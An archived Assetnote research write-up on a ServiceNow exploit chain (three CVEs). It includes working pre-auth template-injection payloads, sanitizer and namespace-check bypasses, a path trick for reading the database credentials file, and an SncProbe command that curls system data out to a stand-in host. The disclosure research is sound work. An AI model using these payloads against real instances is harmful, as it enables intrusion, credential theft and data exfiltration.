Chaining Three Bugs to Access All Your ServiceNow Data

Chaining Three Bugs to Access All Your ServiceNow Data - Adam Kues, assetnote.io.

- Published: date not stated
- Original: <https://www.assetnote.io/resources/research/chaining-three-bugs-to-access-all-your-servicenow-data>
- Preserved from: https://www.assetnote.io/resources/research/chaining-three-bugs-to-access-all-your-servicenow-data (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

> Assetnote customers were given early access to a mitigation we created for this vulnerability. We'd like to highlight ServiceNow's rapid response to our report. The ServiceNow security team was highly communicative with us on this report and excellent to work with.

ServiceNow is a platform for business transformation. Through their modules, ServiceNow can be used for anything ranging from HR and employee management, to automation workflows, or as a knowledge-base. We began security research into this platform for several reasons, which together make ServiceNow a potentially attractive target:

- Since most companies choose to go with ServiceNow's cloud offering, these cloud-based instances are typically externally accessible.**
- With ServiceNow, customers can choose to host sensitive data, such as employee and HR records.
- Since ServiceNow is typically cloud-hosted but requires access to data from a company's internal network, it's common to configure ServiceNow with a proxy server. This proxy server is known as a "MID Server" and sits inside a company's internal network. Due to the design of ServiceNow, administrator access on a ServiceNow instance leads to command execution on the MID Server, so the impacts of an authentication bypass are typically quite serious.

Through the course of three to four weeks, we were able to find a chain of vulnerabilities that allows full database access and full access to any MID servers configured.

The following CVEs were assigned for these issues:

CVE-2024-4879 CVE-2024-5178 CVE-2024-5217

The Architecture

ServiceNow is a Java monolith weighing over 20GB in `.jar` files alone. Typically, you would not self-host this but would provision a cloud instance instead. ServiceNow offers free developer instances at `https://developer.servicenow.com/` in a shared tenancy setup, which is extremely useful for testing and debugging.

When auditing a new project, I first ask myself how the application handles routing.

If I visit `/foo` on a ServiceNow instance, how does it decide how to handle that?

Since ServiceNow is designed to be ultra customizable, a lot of the configuration is done in a database; unlike a typical Java application, where a bunch of servlets are registered in a `web.xml` and endpoints are hardcoded into the application, a ServiceNow instance will consult a set of database tables to determine where to route most requests.

To understand the vulnerabilities we will detail in a bit, we need to explain a few ServiceNow concepts:

1. Tables

The most fundamental building block of ServiceNow is the table. Almost all ServiceNow data is stored in tables, from users (`sys_users`) to pages (`sys_pages`) and configuration (`sys_properties`).

These map 1:1 to the underlying database; for example, there is a `sys_users` table in the database. ServiceNow provides a simple mechanism to update any table in the database - just browse to it in the URL. For example, if you wanted to view the list of users, you could browse to `/sys_users_list.do` .

If you wanted to create a new user, you could browse to `/sys_users.do` . This can be done for any table in the database. Of course, allowing any user to modify anything would be extremely insecure, so ServiceNow has a sophisticated ACL system built on top of this to gate access. You can give users access to whole tables, single rows, or even a single field.

2. Processors

Another way your request could be handled is via a processor. You can think of this as closest to an API endpoint. ServiceNow provides a Javascript engine based on Rhino, allowing users a large degree of freedom to design custom endpoints.

They also provide a wide range of helper classes, mostly written in Java, to allow the configuration of pretty much any part of the platform. Here's a sample processor pulled at random to give you a flavor of what it looks like:

```
redirectBasedOnTheDevice();

function redirectBasedOnTheDevice() {
var userId = g_request.getParameter("sysparm_id");
var requestId = g_request.getParameter("sysparm_request_id");
var token = g_request.getParameter("sysparm_token");
var redirectUrl = g_request.getParameter("sysparm_redirect_url");
        gs.getSession().putProperty('pwd_redirect_url', redirectUrl);
var resetPasswordURL = this.getInstanceURL() + '/nav_to.do?uri='+ encodeURIComponent('$pwd_new.do?sysparm_id=
if(GlideMobileExtensions.getDeviceType() == 'm' || GlideMobileExtensions.getDeviceType() == 'mobile') {
                gs.debug("Password Reset request coming in from a mobile device. Changing the URL to be mobile compati
                resetPasswordURL = this.getInstanceURL() + '/$pwd_new.do?sysparm_id='+userId+'&sysparm_request_id='+
        }
        g_response.sendRedirect(resetPasswordURL);
}
```

Since most instances are hosted in a shared tenancy setup, there are multiple levels of sandboxing to ensure that you can't gain access to the underlying machine.

The Javascript execution is sandboxed, and any helper classes that touch the underlying filesystem are tightly controlled and restricted to a whitelist of directories.

In addition, the Java `SecurityManager` is used as a last line of defense to prevent reading and writing outside your tenant directory.


Even with these restrictions, unauthorized Javascript execution on the ServiceNow service is a serious deal and equivalent to compromising the instance.

3. UI Pages

The most common type of request will filter through to a UI Page. UI pages run from XML templates based upon the Apache Jelly library. Here's a sample UI page:

```
<?xml version="1.0" encoding="utf-8" ?>
<j:jelly trim="false" xmlns:j="jelly:core" xmlns:g="glide" xmlns:j2="null" xmlns:g2="null">
  <g:evaluate var="jvar_product_name">
   gs.getProperty('glide.product.name')
  </g:evaluate>
  <div style="font-size: 36px">Hello from ${jvar_product_name}, your query param is ${sysparm_foo}</div>
  <g2:evaluate var="jvar_time">
    new GlideDate().getByFormat("HH:mm:ss");
  </g2:evaluate>
  <div style="font-size: 36px">The time is $[jvar_time]</div>
</j:jelly>
```

If I save this as a UI page named `test` and visit `/test.do?sysparm_foo=abc`, I will see the following:



From this simple example, we can see a few things:

- Jelly templates can execute JS, just like a processor. This can be done via the `g:evaluate` or `g2:evaluate` tags, which are custom tags provided by ServiceNow.
- Jelly also has its own template expression language, called JEXL, denoted by the `${...}` or `$[...]` tags. This is also sandboxed in a similar way to the JS.
- URL parameters from the query string automatically get passed as variables into the template.

Jelly templates escape strings by default to prevent XSS, so passing <code>sysparm_foo=<script>alert(1)</script></code> would be harmless.

Escaping must be manually disabled with the `no_escape` tag.

UI pages are stored in two places. There is a list of 'base' UI page templates, which are stored in the local filesystem under the `ui.jforms/` folder.


In addition, there is a table `sys_ui_pages` where you can add any page you want.

Signs of Trouble

If you are a particularly astute reader, you might ask why there are two different prefixes for evaluation (`g:` and `g2:`) and two different template expression syntaxes (`${}` and `$[]`).

This is because the UI rendering works in two phases. The pipeline is roughly as follows:

- ServiceNow will first render the template only looking at the tags `g:` and `j:` and ignoring `g2:` and `j2:` . It will use `${}` as the expression delimiter. This is known as phase one in their documentation. Any user-supplied values will be interpolated into the template.
- ServiceNow will then **evaluate the template again**, this time using `g2:` and `j2:` and `$[]` as the template delimiter. This is known as phase two.



This double evaluation structure means that **any content injection in the first phase risks leading to template injection**. Fundamentally, this design can be risky as it may not be immediately obvious which sinks can lead to template injection.

Of course, the developers have thought about this. Several mitigations exist for the most obvious injection vectors - `$[` and `${` in user-supplied inputs are escaped, and so are `<j2:` and `<g2:`.

We will revisit these mitigations in detail later. For now, though, if we can find somewhere in the pre-auth UI that allows us to inject XML tags in phase one, we have a serious possibility of achieving template injection.

Bug 1: Title Injection

The list of pages and processors accessible pre-auth is stored in the `sys_public` table. Having noticed the double evaluation, we began to look at places where we might be able to inject tags in phase one.

The most obvious situation where that would occur is if a `<code><g:no_escape></code>` tag is used, so we started by grepping for that. It did not take long to find this template stored on the filesystem under `ui.jtemplates/html_page_title.xml`, which is included as part of the header in every page:

```
<g:evaluate var="jvar_page_title" jelly="true">
   var pageTitle = jelly.jvar_page_title;
   if (JSUtil.nil(pageTitle)) {
      var productName = gs.getProperty('glide.product.name', 'ServiceNow'), description = gs.getProperty('glide.product
      if (gs.getProperty('glide.ui.title.use_product_name_only', 'false') == 'true')
         pageTitle = productName;
      else
         pageTitle = productName + '  ' + description;
   }
   SNC.GlideHTMLSanitizer.sanitizeWithConfig('HTMLSanitizerConfig', pageTitle);
</g:evaluate>
<title><g:no_escape>${jvar_page_title}</g:no_escape></title>
```

In this case, `jelly.jvar_page_title` is similar to `${jvar_page_title}` .So far, we have seen that internal variables in templates use the `jvar_` prefix and external variables use `sysparm_`.

`However, *this is just convention* - if we supply a query parameter of `?jvar_page_title=xyz`, that variable will be passed to the template. If the variable is not overwritten, it will keep its value. This is similar to PHP's old register_globals `feature, which, as we know, never caused any security vulnerabilities at all.

So, without much thought, we tried visiting `<code>/login.do?jvar_page_title=<b>aaa</b></code>` . To our surprise, the page title was actually injected! This does not seem intended at all.

There is one problem. To exploit the template injection, we will probably need to write XML tags. However, ServiceNow runs its HTML sanitizer `SNC.GlideHTMLSanitizer.sanitizeWithConfig` over the page title. It would be really great if we could bypass or ignore this somehow. For that, it's time to dig into the ServiceNow sources.

Digging into the sources, we find this function implemented in `com.glide.htmlsanitizer.GlideHTMLSanitizer` :

```
public static String sanitize(String value, Object context, HtmlChangeListener listener) {
    if (EdgeEncryptionUtil.isEncryptedString((String)value)) {
        return GlideHTMLSanitizer.addEdgeHTMLEscapeMetadata(value);
    }
    String result = value;
    if (HTMLSanitizerConfig.get().getPolicy() != null) {
        result = fLoggingEnabled.isTrue()
        ? HTMLSanitizerConfig.get().getPolicy().sanitize(result, (HtmlChangeListener)new GlideHtmlChangeListener(listene
        : HTMLSanitizerConfig.get().getPolicy().sanitize(result, listener, context);
    }
    return result;
}
```

And looking at the `HTMLSanitizerConfig`, we can see the list of attributes and tags allowed:

```
public class HTMLSanitizerConfig
implements Serializable {
    // ..
    private static final String DEFAULT_GLIDE_HTML_ATTRIBUTE_GLOBAL_WHITELIST = "id,class,lang,title,style";
    private static final String DEFAULT_GLIDE_HTML5_ELEMENT_WHITELIST = "canvas, details, summary, s, video";
    private static final String DEFAULT_GLIDE_HTML_ELEMENT_WHITELIST = "a, label, noscript, h1, h2, h3, h4, h5, h6, p,
    private static final String DATA_SANITIZATION_WARNING = "HTMLSanitizerConfig: blocking use of data protocol con

    // ...
}
```

When you look at the `DEFAULT_GLIDE_HTML_ELEMENT_WHITELIST`, some tags should catch your eye. That's right, the `style` tag is allowed! Not only is that bad from just an HTML sanitizer point of view, but it allows us to write arbitrary tag content fairly easily:

```
/login.do?jvar_page_title=<style><foo>abc</foo></style>
```

In this case, the sanitizer will simply see some text content inside an HTML style tag, which is OK and allowed. However, when interpreted by the Jelly XML parser, the `style` element has no particular meaning, so that the insides will be parsed as XML.

This frees us from the constraints of the sanitizer and allows us to inject any template content we want.

Bug 2: Template Injection Mitigation Bypass

If there were no mitigations in place, this would be game over. We could simply inject something like <code><g2:evaluate>evilcode();</g2:evaluate></code>, and when the second phase is run, it

will run our user-supplied code.

However, as mentioned before, the ServiceNow developers have considered this scenario and implemented several mitigations to prevent this from leading to a template injection. The majority of mitigations are handled in `com.glide.ui.jelly.JellyEscapeTokenUtil`, and escape the following:

- `$[`
- `${`
- `<g2:`
- `<j2:`
- `</g2:`
- `</j2:`

This seems flaky but is incredibly difficult to bypass. The Apache Jelly XML parser is a strict conformant parser, so whitespace tricks like `< g2:` or `<g2 :` don't work. You may also think that you could inject `<code><g:evaluate></code>`, but this doesn't work. Why?

Let's go back to the example template we shared, and in particular, the header:

```
<j:jelly trim="false" xmlns:j="jelly:core" xmlns:g="glide" xmlns:j2="null" xmlns:g2="null">
  ...
</j:jelly>
```

How the phases work is as follows:

- In the first phase, the `j:` prefix is bound to the jelly core tags, and the `g:` namespace is bound to the Glide (ServiceNow custom) tags. `j2:` and `g2:` are bound to the null namespace, so they are passed over.
- Before ServiceNow re-evaluates the template in phase two, it changes the header to this:

```
<j:jelly trim="false" xmlns:j="null" xmlns:g="null" xmlns:j2="jelly:core" xmlns:g2="glide">
  ...
</j:jelly>
```

Hence, in the second phase, only tags with a `j2:` or `g2:` prefix run.

After pondering this for a while, we thought - **why not bind our own namespace?**

```
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:z="glide"><z:evaluate>gs.addErrorMessage(7*7);</z:evalu
```

Unfortunately, this doesn't work, and we get the following error:

```
jelly namespace glide registered to invalid prefix z
```

Checking the code, we find that it checks some preconditions whenever we bind a namespace in `com.glide.ui.jelly.GlideJellyXMLParser`:

```
public class GlideJellyXMLParser
extends XMLParser {
  private static final String NAMESPACE_ERROR_MSG = "jelly namespace %s registered to invalid prefix %s";

  // ...

  public void startPrefixMapping(String prefix, String namespaceURI) throws SAXException {
    if (this.isInvalidPrefixMapping(prefix, namespaceURI)) {
      throw new SecurityException(String.format(NAMESPACE_ERROR_MSG, namespaceURI, prefix));
    }
    super.startPrefixMapping(prefix, namespaceURI);
  }

  private boolean isInvalidPrefixMapping(String prefix, String namespace) {
    if (StringUtil.nil((String)namespace) || fLimitJellyNamespace.isFalse()) {
      return false;
    }
    String uri = WHITESPACE_PATTERN.matcher(namespace).replaceAll(EMPTY_STRING);
    return this.isInvalidGlidePrefix(uri, prefix) || this.isInvalidJellyPrefix(uri, prefix);
  }

  private boolean isInvalidGlidePrefix(String uri, String prefix) {
    return "glide".equals(uri) && !"g".equals(prefix) && !"g2".equals(prefix);
  }

  private boolean isInvalidJellyPrefix(String uri, String prefix) {
    return "jelly:core".equals(uri) && !"j".equals(prefix) && !"j2".equals(prefix);
  }
}
```

When you bind any namespace, the code calls `startPrefixMapping`, which checks `isInvalidPrefixMapping`. One check is the `isInvalidGlidePrefix` check. This denies access to the `glide` namespace if the prefix isn't one of `g` or `g2`. Since we are trying to bind a prefix `z` to the Glide namespace, we get an error instead. However, even though `g` has already been bound to a null namespace, why not just rebind `g`?

```
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:g="glide"><g:evaluate>gs.addErrorMessage(7*7);</g:evalu
```

Trying this, we hit up against another mitigation:

```
GlideExpressionScript: jelly injection attempt blocked
```

Tracing where this is specified in the source, we find yet another mitigation in `com.glide.ui.jelly.GlideExpressionScript`:

```
public class GlideExpressionScript
extends ExpressionScript
implements IProperties,
IJellyConstants {
   private static final GlideProperty fEscapeAllScript = new GlideProperty("glide.ui.escape_all_script");
   private static final GlideProperty fAllowDeepHtmlValidation = new GlideProperty("glide.ui.allow_deep_html_validati
   private static final GlideProperty fAllowNamespaceInNoEscape = new GlideProperty("glide.ui.jelly.allow_ns_in_no_es
   private static final Pattern fPatternDollar = Pattern.compile("\\$");
   private static final Pattern GLIDE_NS_PATTERN = Pattern.compile("xmlns:(g2|g)\\s*=\\s*\"glide\"");
   private static final String JELLY_INJECTION_ATTEMPT_MSG = "GlideExpressionScript: jelly injection attempt blocked f
   private GlideJellyContext fGJC;

   // ...

   private boolean hasNoEscapeWrappedNamespaceDeclaration(String value) {
      if (fAllowNamespaceInNoEscape.isTrue() || "false".equals(this.fGJC.getVariable("no_escape"))) {
         return false;
      }
      return GLIDE_NS_PATTERN.matcher(value).find();
   }

   private void runWithEscaping(XMLOutput output) throws JellyTagException {
      // ...
      IGlideExpressionWrapper wrapper = (IGlideExpressionWrapper)this.getExpression();
      String value = wrapper.evaluateAsString(this.fGJC, additionalEscapes = this.getEscapes(text = wrapper.getExpress
      if (value == null) {
         return;
      }
      if (this.hasNoEscapeWrappedNamespaceDeclaration(value)) {
         Log.warn((String)String.format(JELLY_INJECTION_ATTEMPT_MSG, text));
         output.getWriter().setEscapeText(true);
      }
      // ...
   }
```

From this, we see that if our input matches `/xmlns:(g2|g)\s*=\s*"glide"/`, we will be blocked. But this is also bypassable - we can just use single quotes around `glide!`

Finally, we use this payload:

```
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:g='glide'><g:evaluate>gs.addErrorMessage(7*7);</g:evalua
```

And we get code execution!

[image: image].png)

Bug 3: Filesystem Filter Bypass

Javascript execution gives us significant access, but we weren't satisfied with this. While script execution gets us significant access, the platform enforces additional access controls on certain tables. This might mean that we could not read everything sensitive in a hardened instance. Ideally, we would like to read the credential file containing the database connection string and connect to the DB directly. In the cloud, Glide stores the database credentials under `/glide/nodes/[[node]]/conf/glide.db.properties`, so we started to look at a way to access this.

One helper class that immediately stood out was `SecurelyAccess`. This class, as its name implies, is designed to allow secure read access to certain files on the filesystem only. The idea is you can write something like `new SecurelyAccess("some/file/here").getBufferedReader()` to get a file handle to an allowed file. The list of checks is extensive:

```
public static boolean isValidFilePath(String fileName, boolean isDownloadFile, boolean existenceCheck) {
  // existenceCheck and isDownload file are both false in our case
  block11: {
    if (!SecurelyAccess.isAcceptableCmdArgOrFileName(fileName)) {
      Log.securityWarn((String)String.format(LogFormatEnum.NotAcceptableCmdArgOrFileName.getFormat(), fileNar
      return false;
    }
    if (fIgnoreFilePathRestrictions.isTrue()) {
      return true;
    }
    if (SecurelyAccess.isMaintOrZboot()) {
      return true;
    }
    try {
      if (fileName.contains("../")) {
        Log.securityWarn((String)String.format(LogFormatEnum.NotAllowParentDirectoryInPath.getFormat(), fileNam
        return false;
      }
      File proposedFile = new File(fileName);
      String filePath = proposedFile.getCanonicalPath().toLowerCase();
      if (existenceCheck && SecurelyAccess.isPathInList(filePath, FILEPATH_ALLOWLIST)) {
        return true;
      }
      if (!existenceCheck && proposedFile.exists() && proposedFile.isDirectory()) {
        Log.securityWarn((String)String.format(LogFormatEnum.NotAllowDirectoryPath.getFormat(), fileName));
        return false;
      }
      String tempDir = SysFileUtil.getTempDir().getCanonicalPath().toLowerCase();
      if (filePath.startsWith(tempDir)) {
        return true;
      }
      if (isDownloadFile) {
        String customerUploadsDir = SysFileUtil.getCustomerUpload().getCanonicalPath().toLowerCase();
        String tomcatLogsDir = SysFileUtil.getTomcatLogsDirectory().getCanonicalPath().toLowerCase();
        if (filePath.startsWith(tomcatLogsDir) || filePath.startsWith(customerUploadsDir)) {
          return true;
        }
        break block11;
      }
      String glideHome = new File(SysFileUtil.getGlideHome()).getCanonicalPath().toLowerCase();
      String tomcatHome = SysFileUtil.getTomcatHome().getCanonicalPath().toLowerCase();
      Log.warn((String)String.format(LogFormatEnum.MapFilePathToAbsolutePath.getFormat(), fileName, proposedF
      Log.warn((String)String.format(LogFormatEnum.GlideHomeAndTomcatHomePaths.getFormat(), glideHome, ton
      return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFil
```

```
        }
        catch (Exception e) {
            Transaction.cancelIfNecessary(e);
            Log.warn((Throwable)e);
        }
    }
    return false;
}
```

There's a lot to go through here, but in our case, the logic flows through to these lines:

```
String glideHome = new File(SysFileUtil.getGlideHome()).getCanonicalPath().toLowerCase();
String tomcatHome = SysFileUtil.getTomcatHome().getCanonicalPath().toLowerCase();
// .. snip ..
return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFile(filePa
```

Here, `glideHome` is our file node (something like `/glide/node/[[node]]/`), so the only thing stopping us from accessing all files is the blacklist. Let's look at that:

So we can't seem to access anything in the `conf` directory. This seems like pretty strong protection initially since they call `getCanonicalPath`.

```
private static final List<String> FILEPATH_BLACKLIST =
 ImmutableList.of(
        "/sys.scripts/",
        "/classes/",
        "/lib/",
        "/conf/",
        "/properties/",
        "/web-inf/",
        "/key/"
 );
```

However, something in the call to `getBufferedReader` itself caught our eye:


```
// SecurelyAccess.java

   @GlideScriptable
   public BufferedReader getBufferedReader() throws FileNotFoundException {
      return new BufferedReader(new FileReader(this.getFile()));
   }

      @GlideScriptable
   public File getFile() {
      // .. snip ..
      return SysFileUtil.getPath(this.fFileName);
   }

// -->
// SysFileUtil.java

   private static File getPath(String path, boolean useProxy) {
      path = SysFileUtil.cleanupPath(path);
      File f = SysFileUtil.createFile(path, useProxy);
      try {
         if (f.exists()) {
            return f;
         }
      }
      catch (SecurityException securityException) {
         // empty catch block
      }
      return SysFileUtil.getPathInGlideHome(path, false, useProxy);
   }

   public static String cleanupPath(String path) {
      return path.replaceAll("\\.\\.", "");
   }
```

The filename we provide to `SecurelyAccess` gets passed into `SysFileUtil.cleanupPath`, which removes the double dot `..` from the path before accessing it! This means we can pass a path like `/glide/node/[[node]]/co..nf/glide.db.properties` to bypass the blacklist!

The rest of the payload is simply a matter of reading the ServiceNow docs. We settled on this payload to dump the database credentials:

```
<style><j:jelly xmlns:j="jelly:core" xmlns:g='glide'><g:evaluate>z=new Packages.java.io.File("").getAbsolutePath();z=z.sub
```

Replacing our earlier payload with this, we dump the full database credentials of the instance:




Bonus - Going for Full Compromise

As the introduction mentions, most production setups have one or more MID servers configured. These allow command execution by design. ServiceNow provides the `SncProbe` class, which allows running a shell command directly on the instance. A sample payload to get pingbacks is as follows:

```
p = SncProbe.get("Command");
p.setName("curl http://my.honeypot.server.example/?x=$(uname -a|base64 -w0)");
p.create("*");
```

